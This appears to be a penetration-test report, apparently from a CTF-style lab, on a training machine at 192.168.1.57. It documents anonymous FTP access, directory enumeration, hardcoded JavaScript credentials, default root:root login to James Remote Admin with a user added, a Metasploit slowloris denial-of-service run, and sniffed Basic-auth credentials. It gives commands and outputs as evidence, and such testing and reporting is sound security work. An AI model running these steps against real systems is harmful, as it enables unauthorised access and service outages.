
OWASP Command Injection

Vulnerability: Anonymous FTP Access

Identifier: OWASP-A06-2021: Vulnerable and obsolete components.
Criticality: High (CVSS 7.5)
Affected Service: FTP Server (vsftpd 3.0.3): 192.168.1.57, port 21

Vulnerability Description:
The FTP server allows anonymous access and downloading of files, making it possible to obtain files from the server.

Evidence:



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.57
Connected to 192.168.1.57.
220 (vsFTPd 3.0.3)
Name (192.168.1.57:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||61330|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            30 Dec 07  2017 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||61707|)
150 Opening BINARY mode data connection for flag.txt (30 bytes).
100% |**********************************|    30        2.41 KiB/s    00:00 ETA
226 Transfer complete.
30 bytes received in 00:00 (2.07 KiB/s)
ftp> 
```

References:

A3:2017-Sensitive Data Exposure

Vulnerability: Directory Enumeration

Identifier: OWASP-A05-2021: Security misconfiguration.

Criticality: Medium (CVSS 6.5)

Affected Service: http, Web server (Apache httpd 2.4.18), port 80


URL: http://192.168.1.57/uploads/ [Allow Access]

URL: http://192.168.1.57/server-status/ [Acceso restringido]


Description of Vulnerability:

Lack of adequate protection in directory paths can allow an attacker to discover internal file structures through server responses.

Evidence: Result of the scan with *Gobuster and OWASP zap* which reveals the existence of unprotected directories.



```
└─# gobuster dir --url http://192.168.1.57 --wordlist /home/kali/SecLists/Disco
very/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/SecLists/Discovery/Web-Content/director
y-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 314] [--> http://192.168.1.57/upload
s/]
/ping                 (Status: 301) [Size: 311] [--> http://192.168.1.57/ping/]
/server-status        (Status: 403) [Size: 300]
/login_2              (Status: 401) [Size: 459]
/login_1              (Status: 301) [Size: 314] [--> http://192.168.1.57/login_
1/]
Progress: 1273832 / 1273833 (100.00%)
===============================================================
Finished
===============================================================
```



```
http://192.168.1.57
    GET:/
    GET:cyberacademy
  > cyberacademy
    GET:estilos.css
    GET:estilos.css(-d allow_url_include=1 -d auto_prepend_f...)
    GET:favicon.ico
    GET:login_1
  > login_1
  > login_2
    GET:ping
  > ping
    GET:robots.txt
    GET:sitemap.xml
```

References:

A6:2017-Security Misconfiguration

Vulnerability: Exposure of Information in 'robots.txt' file

Identifier: OWASP-05-2021: Security misconfiguration.


Criticality: Low (CVSS 4.0)

Affected Service: http, Web server (Apache httpd 2.4.18), port 80

URL: http://192.168.1.57/robots.txt


Description of Vulnerability:
The robots.txt file is incorrectly configured and exposes the path '*/cyberacademy*' that should be protected.

Evidence:



```
User-agent: *
Disallow: /cyberacademy
```

We check that the route is active:



```
FLAG{YEAH_R0B0T$.RUL3$}
```

References:

A05:2021 – Security Misconfiguration

Vulnerability: Exposure of Sensitive Information in Code

Identifier: OWASP-A04-2021: Insecure design.

Criticality: High (CVSS 7.0)


Affected Service: http, Web server (Apache httpd 2.4.18), port 80

URL: http://192.168.1.57/login_1

Vulnerability Description:
The source code exposes sensitive credentials such as passwords without encryption.


Evidence: It can be evidenced directly from the page with the option to inspect and view the body of the script or with the use of the *Burp suite tool*.

- From the 'inspect' option:



```
<html>
 ▶ <head> ··· </head>
 ▼ <body>
··· ▼ <script> == $0
        function funcion_login(){
        if (document.form.password.value=='supersecret' &&
        document.form.login.value=='admin'){
                document.form.submit();
            }
            else{
                 alert("Usuario y/o contraseña incorrectos");
            }
        }
      </script>
    ▼ <form name="form" action="index.php" method="post">
      ▶ <p> ··· </p>
      ▼ <p>
          "Contraseña: "
          <input type="password" name="password">
          <input onclick="funcion_login()" type="button" value="Acceder">
        </p>
      </form>
    </body>
</html>
```


- From Burp suite:



```
GET /login_1/ HTTP/1.1
Host: 192.168.1.57
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
  </head>
  <body>

    <script>
      function funcion_login(){
        if (document.form.password.value=='supersecret' &&
        document.form.login.value=='admin'){

          document.form.submit();
        }
        else{
          alert("Usuario y/o contraseña incorrectos");

        }
      }
    </script>

    <form name="form" action="index.php" method="post">

      <P>
        Usuario:    <input type=text name="login">
        <P>
          Contraseña: <input type="password" name="password">
          <input onclick="funcion_login()" type=button value="
          Acceder">

        </form>
```

By checking the username: 'admin' and the password 'supersecret', we get:



BIEN! Tu flag es: FLAG{LOGIN_Y_JAVASCRIPT}

Usuario:

Contraseña:

References:

A04:2021 – Insecure design

Vulnerability: Use of Default Credentials (root:root)


Identifier: OWASP-A07-2021: Identification and authentication errors.

Criticality: Critical (CVSS 9.0)

Affected Service: JAMES Remote Admin 2.3.2.1, port 4555

Description of the Vulnerability:
The use of default root:root credentials was detected in accessing *James*, through the *telenet* mail client, which allows total freedom of action by any attacker.

Evidence: We use the command *'telnet 192.168.1.57 4555'* with the *'root' user* and the password '*root*'.



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.57 4555
Trying 192.168.1.57 ...
Connected to 192.168.1.57.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2.1
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
listusers
Existing accounts 1
user: kali
```

References:

A07:2021 – Identification and authentication errors

Vulnerability: Access to the James Server


Identifier: OWASP-A07-2021: Identification and authentication errors.

Criticality: Critical (CVSS 9.0)

Affected Service: JAMES Remote Admin 2.3.2.1, port 4555

Description of Vulnerability:
The James server configuration allows access with default credentials to mail services, which could allow an attacker to send malicious emails or compromise the integrity of the server.

Evidence:



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.57 4555
Trying 192.168.1.57 ...
Connected to 192.168.1.57.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2.1
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
adduser vulnerable vulnerable
User vulnerable added
listusers
Existing accounts 2
user: kali
user: vulnerable
```

References:

OWASP Email Security

Vulnerability: Vulnerability to DDoS attacks

ID: CVE-2007-6750


Criticality: Medium (CVSS 5.0)

Affected Service: http, Web server (Apache httpd 2.4.18), port 80

Description of the Vulnerability:
The infrastructure does not have measures to mitigate DDoS attacks, using the *'slowloris' technique*. This is based on keeping many connections open with the web server, but sending data extremely slowly and partially. This way, the server can't shut down connections because the requests are incomplete, but at the same time it can't finish processing them.

Evidence:

We used '*Metasploit*' to test this attack:



```
msf6 auxiliary(dos/http/slowloris) > run
[*] Starting server...
[*] Attacking 192.168.1.57 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

As seen in the image on the right, the server is down, then it is susceptible to a '*DDoS*' attack.

References:

OWASP Denial of Service

CVE-2007-6750

Vulnerabilidad: CSRF (Cross Site Request Forgery)

Identifier: OWASP-A01-2021: Broken Access Control.

Criticality: Medium (CVSS 6.0)


Affected Service: HTTP, Web Server (Apache httpd 2.4.18), Port 80

URL: http://192.168.1.57/login/index.php

Description of the Vulnerability:

The application is vulnerable to a Cross-Site Request Forgery (CSRF) attack due to the lack of adequate mechanisms to prevent this type of attack such as the *Anti-CSRF token*. This attack takes advantage of the trust a server has in a user's browser.

Evidence: In the following image of the code, it can be seen that no such token exists.



```
▼ <body>
    "BIEN! Tu flag es: FLAG{LOGIN_Y_JAVASCRIPT} "
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>Login Seguro 1</title>
  ▼ <script>
      function funcion_login(){
      if (document.form.password.value=='supersecret' &&
      document.form.login.value=='admin'){
              document.form.submit();
          }
          else{
               alert("Usuario y/o contraseña incorrectos");
          }
      }
    </script>
  ▼ <form name="form" action="index.php" method="post"> == $0
    ▼ <p>
        "Usuario: "
        <input type="text" name="login">
      </p>
    ▼ <p>
        "Contraseña: "
        <input type="password" name="password">
        <input onclick="funcion_login()" type="button" value="Acceder">
      </p>
    </form>
  </body>
```

References:

Cross Site Request Forgery (CSRF)

Vulnerability: Header Unconfigured Content Security Policy (CSP)

Identifier: OWASP-A05-2021: Security Misconfiguration

Criticality: Medium (CVSS 5.0)


Affected Service: HTTP, Web Server (Apache httpd 2.4.18), Port 80

URL: http://192.168.1.57 (todos los directorios)

Description of the Vulnerability:


The application is vulnerable due to the lack of configuration of the HTTP Content-Security-Policy (CSP) header. The Content Security Policy is a security measure that helps prevent a variety of attacks, such as Cross-Site Scripting (XSS) and code injection attacks, by limiting the content sources that the browser can load and execute on a web page.

Evidence: It does not appear in the header of any directory.



```
┌──(root㉿kali)-[/home/kali]
└─# curl -I 192.168.1.57
HTTP/1.1 200 OK
Date: Thu, 02 Jan 2025 17:14:15 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: text/html; charset=UTF-8

┌──(root㉿kali)-[/home/kali]
└─# curl -I http://192.168.1.57/login_1
HTTP/1.1 301 Moved Permanently
Date: Thu, 02 Jan 2025 17:14:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://192.168.1.57/login_1/
Content-Type: text/html; charset=iso-8859-1


┌──(root㉿kali)-[/home/kali]
└─# curl -I http://192.168.1.57/login_2
HTTP/1.1 401 Unauthorized
Date: Thu, 02 Jan 2025 17:14:19 GMT
Server: Apache/2.4.18 (Ubuntu)
WWW-Authenticate: Basic realm="Area Segura"
Content-Type: text/html; charset=iso-8859-1


┌──(root㉿kali)-[/home/kali]
└─# curl -I http://192.168.1.57/ping
HTTP/1.1 301 Moved Permanently
Date: Thu, 02 Jan 2025 17:14:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Location: http://192.168.1.57/ping/
Content-Type: text/html; charset=iso-8859-1
```

In addition, we test directly in the directory *login_1:*



No seguro | 192.168.1.57/login_1/index.php?login=pedro&password=pedro

Usuario:

Contraseña:

Therefore, the application allows the browser to load resources from any source.

References:

CWE-693

OWASP-A05-2021

Vulnerability: Capture of authentication credentials

Identifier: OWASP-A02-2021: Cryptographic error

Criticality: Critical (CVSS 9.0)


Affected Service: HTTP, Web Server (Apache httpd 2.4.18), Port 80

URL: http://192.168.1.57/login_2/

Description of the Vulnerability:

An insecure authentication mechanism is used, which allows a network analyzer, such as *Wireshark,* to analyze the traffic and intercept the credentials and as they are in base64, it is easy to decode them.

Evidence:



```
    TCP Option - Timestamps
  [Timestamps]
  [SEQ/ACK analysis]
  TCP payload (596 bytes)
Hypertext Transfer Protocol
  GET /login_2/ HTTP/1.1\r\n
  Host: 192.168.1.57\r\n
  Connection: keep-alive\r\n
  Cache-Control: max-age=0\r\n
  Authorization: Basic ZGVsb2l0dGU6Y2FwdHVyYSBkZSBjcmVkZW5jYWxlcw==\r\n
    Credentials: deloitte:captura de credencales
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  Referer: http://192.168.1.57/\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: es,es-ES;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6\r\n

